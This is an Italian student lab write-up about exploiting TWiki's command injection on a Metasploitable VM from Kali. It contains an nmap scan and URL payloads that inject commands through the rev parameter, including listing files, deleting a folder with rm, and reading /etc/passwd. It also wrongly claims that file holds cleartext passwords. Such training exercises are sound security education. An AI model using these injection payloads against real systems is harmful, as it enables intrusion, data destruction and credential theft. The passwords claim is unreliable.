Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"

Identificazione del Servizio Twiki

Prima di sfruttare la vulnerabilità, cerchiamo il servizio TWiki in esecuzione sulla macchina Metasploitable. Possiamo farlo utilizzando un tool di scansione come Nmap.

PORT STATE SERVICE VERSION

```
21/tcp open ftp
                    vsftpd 2.3.4
22/tcp open ssh
                    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet
                     Linux telnetd
                      Postfix smtpd
25/tcp open smtp
53/tcp open domain
                       ISC BIND 9.4.2
                     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp open http
111/tcp open rpcbind
                       2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
                      netkit-rsh rexecd
513/tcp open login
                     OpenBSD or Solaris rlogind
514/tcp open shell
                     Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs
                     2-4 (RPC #100003)
2121/tcp open ftp
                     ProFTPD 1.3.1
3306/tcp open mysql
                       MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc
                      VNC (protocol 3.3)
6000/tcp open X11
                      (access denied)
8009/tcp open ajp13?
8180/tcp open http
                      Apache Tomcat/Coyote JSP engine 1.1
```

Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

il servizio TWiki di solito gira su un server web, il che significa che potrebbe essere accessibile tramite HTTP o HTTPS:

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Controllo la porta 80 con il comando curl

Si nota TWiki

Ricercando su Exploit Databse si scopre che Twiki ha una command injection sfruttabile tramite riga web:

https://www.exploit-db.com/exploits/16894

Provo una Command injection basica sfruttando appunto che se aggiungiamo dopo rev=2 il nostro comando tra | comando ||, esso viene eseguito dal web server:

/twiki/bin/view/Main/WebSearch?rev=2|Is ||echo%20




Come si può Vedere, il comando "Is" passa e si vedono le cartelle della macchina.

Gioco un po' usando altri comandi come "rm" per rimuovere una cartella:



Ora per passare a cose più serie, faccio un cat ed estraggo tutte le password in chiaro:

/twiki/bin/view/Main/WebSearch?rev=2|cat/etc/passwd||echo%20



Una volta che ho ottenuto le password, il sistema è facilmente accessibile e si può spawnare una reverse shell o si può fare quello che si desidera.